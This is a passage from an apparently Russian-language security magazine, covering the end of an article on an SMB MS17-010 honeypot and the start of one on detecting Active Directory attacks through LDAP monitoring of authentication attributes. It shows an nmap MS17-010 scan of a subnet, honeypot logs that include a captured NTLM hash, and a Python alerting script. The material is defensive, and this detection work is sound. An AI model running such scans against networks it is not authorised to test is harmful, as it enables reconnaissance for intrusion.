
Только представь, как злоумышленник будет рад среди сотен, а то и тысяч компов найти желанный «MS17 010 not patched».



```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -n -p 445 --open 10.0.0.0/24 --script 'smb-vuln-ms17-010'
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-06 09:19 EDT
Nmap scan report for 10.0.0.10
Host is up (0.00013s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacry
```

Хакер проверяет уязвимость MS17 010

А ты поймаешь его в эту ловушку.



```
~/src/defence/honeypot/smb » sudo ./ms17-010.sh                    17.07.2023 13:22:11
Impacket v0.9.20 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.0.0.
[*] Closing down connection (10.
[*] Remaining connections []
[*] Incoming connection (10.0.0.
[*] AUTHENTICATE_MESSAGE (PbmXIzhP\guest,nmap)
[*] User nmap\guest authenticated successfully
[*] guest::PbmXIzhP:400ec009a5aed7e568b859e0fbb91ba5a459fa4526b09f4f:400ec009a5aed7e5
:aaaaaaaaaaaaaaaa
[!] MS17-010 exploitation detected: 10.0.0.1
[*] Closing down connection (10.0.0.1,51498)
[*] Remaining connections []
```

Детект проверки уязвимости MS17-010

Ханипот выгодно смотрится в сетях с хорошим уровнем защищенности. Для злоумышленника такой хост даже среди тысячи узлов будет выглядеть словно костер посреди поля ночью.

Примечательно, но именно MS17-010 — одна из наиболее популярных уязвимостей, дающих внутреннему нарушителю первую доменную учетную запись. Так что этот прием будет для нас, пожалуй, последним рубежом защиты внутренней инфраструктуры в этом раунде.

Актуальных, «низко висящих» уязвимостей предостаточно, и ты всегда можешь реализовать любой другой уязвимый сервис, чтобы вовремя заметить вредоносную активность и даже немного сбить злоумышленника с толку.

ВЫВОДЫ

Первый раунд противостояния хакеру завершится тогда, когда он найдет свою первую доменную учетную запись. Последующие его действия примут уже иной характер.

В первом раунде у нас есть преимущество, ведь хакер ничего не знает о внутренней инфраструктуре и в поиске целей ему придется сильно рисковать быть обнаруженным. У нас есть всё, чтобы выиграть в этом раунде. Но что, если хакер раздобыл доменную учетку и проскользнул незамеченным на уровень Active Directory? Тогда начинается финальный раунд противостояния. И о нем мы поговорим в следующей статье.

САМООБОРОНА ПО-ХАКЕРСКИ

Выявляем атаки в Active Directory

В этой статье мы разберемся, по каким признакам можно узнать, что хакер уже вовсю орудует в твоем домене, автоматизируем процесс обнаружения этих атак и предусмотрим средства противодействия.

s0i37
Lead cybersecurity
analyst at USSC
@s0i37_channel

Если злоумышленник так и не был обнаружен на уровне сети и все же добрался до Active Directory с учеткой доменного пользователя, то первый раунд мы проиграли. Теперь у него в арсенале будет с десяток другой крайне эффективных атак, большая часть из которых достаточно бесшумна.

В этот момент начинается второй, уже финальный раунд нашего противостояния. На кону ни много ни мало вся внутренняя инфраструктура и, возможно, даже бизнес компании. Если домен выдержит самые простые и пробивные эксплоиты, которые хакер опробует в первые минуты, и тому придется применять более шумные атаки, то финальную битву еще можно выиграть.

В этой части мы научимся слышать едва уловимый шорох злоумышленника, что засел в Active Directory и, изучив твои мисконфиги, начал уверенное движение вперед — к контроллерам домена.

Продолжение статьи →

САМООБОРОНА ПО ХАКЕРСКИ


ВЫЯВЛЯЕМ АТАКИ В ACTIVE DIRECTORY

АУТЕНТИФИКАЦИИ

Очевидно, что злоумышленник, преследующий цель захватить сердце внутренней инфраструктуры — Active Directory, будет иметь дело с доменными учетками. И очень вероятно, что в ходе своего продвижения хакер столкнется с неуспешными аутентификациями, неправильными или старыми паролями или попытается банально подобрать пароль.

Да, на контроллере домена мы можем просто централизованно мониторить события **`4776 (8004)`**, **`4768`** или **`4769`**, для чего потребуются привилегии администратора домена. Но можно видеть попытки аутентификации всех доменных пользователей и с правами обычного пользователя, ведь все предлагаемые мною defence-приемы не требуют исключительных прав и могут быть выполнены абсолютно любым сотрудником.

Отслеживая по LDAP изменение атрибута **`lastLogon/lastLogonTimestamp`**, можно видеть динамику успешных аутентификаций, изменение атрибутов **`badPasswordTime`** и **`badPwdCount`** неуспешных аутентификаций, а **`lockoutTime`** покажет нам динамику блокировок. Запрашивая в цикле объекты, у которых перечисленные атрибуты изменились за тот или иной интервал времени, мы можем увидеть эту динамику.



```
~ » shelldap                                                07.11.2024 02:08:45
~ > grep -r lastLogon>=133753900200000000
~ > grep -r lastLogon>=133753900200000000
CN=iivanov,CN=Users,DC=ussc,DC=ru
~ > grep -r badPasswordTime>=133753901700000000
~ > grep -r badPasswordTime>=133753901700000000
CN=ppetrov,CN=Users,DC=ussc,DC=ru
~ > cat CN=ppetrov,CN=Users,DC=ussc,DC=ru badPwdCount

dn: CN=ppetrov,CN=Users,DC=ussc,DC=ru
badPwdCount: 4
```


Поиск всех пользователей в Active Directory, у которых за указанное время были успешные или неуспешные попытки аутентификации

Предложенная ниже автоматизация сделает всю необходимую работу: скрипт в режиме реального времени будет писать, какой пользователь прошел успешную аутентификацию, какой нет и сколько раз, а кто оказался заблокирован:

defence/ad/auth.py

```
from ldap3 import Server, Connection, SUBTREE, ALL
from time import sleep
from datetime import datetime
from getpass import getpass
from os import system
from sys import argv
from colorama import Fore

dc = argv[1]
userdom = argv[2] # "user@company.org"
USERS = { }
MAX_LOCKS = 50
MAX_FAILS = 100

server = Server(dc, get_info=ALL)
Connection(server, auto_bind=True)
root = server.info.naming_contexts[0]
server_time = server.info.other.get('currentTime')[0]
print("{root} {server_time}".format(root=root, server_time=
server_time))
conn = Connection(server, user=userdom, password=argv[3] if len(argv)
> 3 else getpass("password: "))
conn.bind()

alerts = []
def alert(user, action):
    if user in alerts:
        return
    print("[!] Auth event detected: %s %s" % (user,action))
    #system("telegram '{message}' &".format(message="Auth event
detected: "+user+" "+action))
    #system("email admin@company.org '{message}' &".format(
message="Auth event detected: "+user+" "+action))
    #system("sms PHONENUMBER '{message}' &".format(message="Auth
event detected: "+user+" "+action))
    system("zenity --warning --title='Auth event detected' --text='
%s %s' &" % (user,action))
    #system("echo 'Auth event detected' | festival --tts --language
english")
    alerts.append(user)

failures_time = {}
success_time = {}
fails = set()
locks = set()
timestamp = (int(datetime.strptime(server_time, "%Y%m%d%H%M%S.0Z").
timestamp() if server_time else datetime.utcnow().timestamp()) +
11644473600) * 10000000
while True:
    conn.search(root, '(&(objectCategory=person)(objectClass=user)(|(
badPasswordTime>={timestamp})(lastLogon>={timestamp})))'.format(
timestamp=timestamp), SUBTREE, attributes=["sAMAccountName", "
badPasswordTime", "lastLogon", "badPwdCount", "lockoutTime"])
    lasts = [timestamp]
    for result in conn.entries:
        dn = result.entry_dn
        if result['sAMAccountName']:
            user = result['sAMAccountName'].value
            if user.lower() in ('incident','sp_farm'):
                continue
            auth_failure_count = ""
            if result['badPwdCount']:
                auth_failure_count = int(result['badPwdCount'].value)
            if result['badPasswordTime']:
                if user in failures_time and failures_time[user] <
result['badPasswordTime'].value.timestamp():
                    print('[{now}]{red} "{user}" auth failure ({
auth_failure_count}){reset}'.format(now=datetime.now().strftime("%d.
%m.%Y %H:%M:%S"), badPasswordTime=result["badPasswordTime"].value.
strftime("%d.%m.%Y %H:%M:%S"), red=Fore.RED, user=user,
auth_failure_count=auth_failure_count, reset=Fore.RESET))
                    if user.lower() in USERS['fail']:
                        alert(user, 'failure')
                    lasts.append((result['badPasswordTime'].value.
timestamp() + 11644473600) * 10000000)
                    if result['lockoutTime'].value and result['
lockoutTime'].value.timestamp() == result['badPasswordTime'].value.
timestamp():
                        print('[{now}]{red} "{user}" locked{reset}'.
format(now=datetime.now().strftime("%d.%m.%Y %H:%M:%S"), red=Fore.
LIGHTRED_EX, user=user, reset=Fore.RESET))
                        if user.lower() in USERS['lock']:
                            alert(user, 'locked')
                        locks.add(user)
                    fails.add(user)
                failures_time[user] = result['badPasswordTime'].value
.timestamp()
            if result['lastLogon']:
                if user in success_time and success_time[user] <
result['lastLogon'].value.timestamp():
                    print('[{now}]{green} "{user}" auth success{
reset}'.format(now=datetime.now().strftime("%d.%m.%Y %H:%M:%S"),
lastLogon=result["lastLogon"].value.strftime("%d.%m.%Y %H:%M:%S"),
green=Fore.GREEN, user=user, reset=Fore.RESET))
                    lasts.append((result['lastLogon'].value.timestamp
() + 11644473600) * 10000000)
                    if user.lower() in USERS['auth']:
                        alert(user, 'auth')
                if user in locks: locks.remove(user)
                if user in fails: fails.remove(user)
                success_time[user] = result['lastLogon'].value.
timestamp()
    if len(locks) > MAX_LOCKS:
        alert("mass locks users", str(len(locks)))
    if len(fails) > MAX_FAILS:
        alert("mass fails users", str(len(fails)))
    timestamp = int(max(lasts) + 1)
    sleep(1)
```

При нормальных обстоятельствах вполне закономерно, что некоторые пользователи периодически ошибаются при вводе паролей.




```
~/src/defence/ad » ./auth.py 10.0.0.3 user1@ussc.ru          18.07.2023 20:16:37
password:
[18.07.2023 21:17:20] "iivanov" auth success
[18.07.2023 21:17:36] "ppetrov" auth failure (1)
[18.07.2023 21:17:42] "ppetrov" auth success
[18.07.2023 21:17:59] "ssidorov" auth success
[18.07.2023 21:18:05] "ssizov" auth failure (1)
[18.07.2023 21:18:19] "user2" auth success
```

За неуспешной аутентификацией не последовало успешной

В этом примере за первой неуспешной аутентификацией сразу идет успешная пользователь просто ошибся, вводя свой пароль, и затем ввел его правильно. Но вторая неуспешная аутентификация выглядит более подозрительно, ведь правильный пароль так и не был введен.

Атрибут **`badPwdCount`** может показывать количество неуспешных попыток, по которому мы можем заключить, что для этой учетной записи подбирают пароль.




```
~/src/defence/ad(main*) » ./auth.py 10.0.0.3 user1@ussc.ru     06.02.2024 21:08:01
DC=ussc,DC=ru 20240206120824.0Z
password:
[06.02.2024 21:08:35] "iivanov" auth success
[06.02.2024 21:08:43] "ppetrov" auth success
[06.02.2024 21:08:51] "iivanov" auth success
[06.02.2024 21:08:57] "guest" auth failure (3)
[06.02.2024 21:09:01] "guest" auth failure (4)
[06.02.2024 21:09:05] "guest" auth failure (5)
[06.02.2024 21:09:41] "testuser" auth failure (2)
[06.02.2024 21:10:01] "guest" auth failure (6)
[06.02.2024 21:10:10] "testuser" auth failure (3)
[06.02.2024 21:11:19] "ssidorov" auth success
[06.02.2024 21:11:26] "testuser" auth failure (4)
[06.02.2024 21:11:32] "guest" auth failure (7)
```

Детект подбора пароля к словарным пользователям

На скриншоте мы видим, что брутфорсу подвергаются явно словарные учетные записи. Это, скорее всего, отголоски атаки на внешний сетевой периметр. Часто там могут располагаться сервисы, использующие аутентификацию по доменным учетным записям.

Но вот в следующем примере ситуация иная — пользователи явно не словарные.

